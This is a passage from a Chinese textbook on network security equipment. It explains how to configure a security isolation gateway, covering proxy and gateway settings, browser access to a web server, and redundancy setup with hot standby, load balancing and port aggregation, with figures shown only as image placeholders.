


图 6-30　启动服务




图 6-31　代理设置

打开“本地连接 状态”对话框“属性(P)”按钮，单击“本地连接 属性”对话框“属性(R)”按钮，弹出如图 6-32 所示默认网关设置。




图 6-32　默认网关设置

（4）IE 浏览器用户访问

无论是普通访问还是透明访问，在 IE 浏览器地址栏输入：http：// 192.168.10.2 回车后，如果访问成功，即可出现正确访问页面。

3．配置高可靠性和端口冗余

通过典型应用讲解如何配置网闸的双机热备、负载均衡以及网络端口冗余，从而实现网闸的高可靠性。目标：今以安全浏览普通访问方式为例，从 IE 浏览器通过安全隔离网闸安全地访问 Web 服务器资源【在单闸环境下，实现网络口备份和链路聚合；在双机环境下，实现双机热备和负载均衡】。该应用环境使用要点如下：

① 网闸内、外网络口各直连一台装有 WindowsXP Professional 系统的主机，与网闸外侧相连的是 Web 服务器主机，与网闸内侧相连的是 IE 浏览器主机；

② 主闸内侧名称：MI；主闸外侧名称：MO；从闸内侧名称：SI；从闸外侧名称：SO；

③ IP 地址设置如图 6-33 所示。

（1）网口备份/链路聚合

主网闸内侧开放了两个网络口，分别是 FE3、FE4，用于做端口冗余。具体操作步骤如下：




图 6-33 高可靠性和端口冗余拓扑图

选择待绑定物理网口工作模式：冗余模式

这里，以绑定 FE3、FE4 为例，如图 6-34 所示。



图 6-34 选择待绑定物理网口工作模式

设置冗余设备，并绑定相应物理网口，如图 6-35 所示。

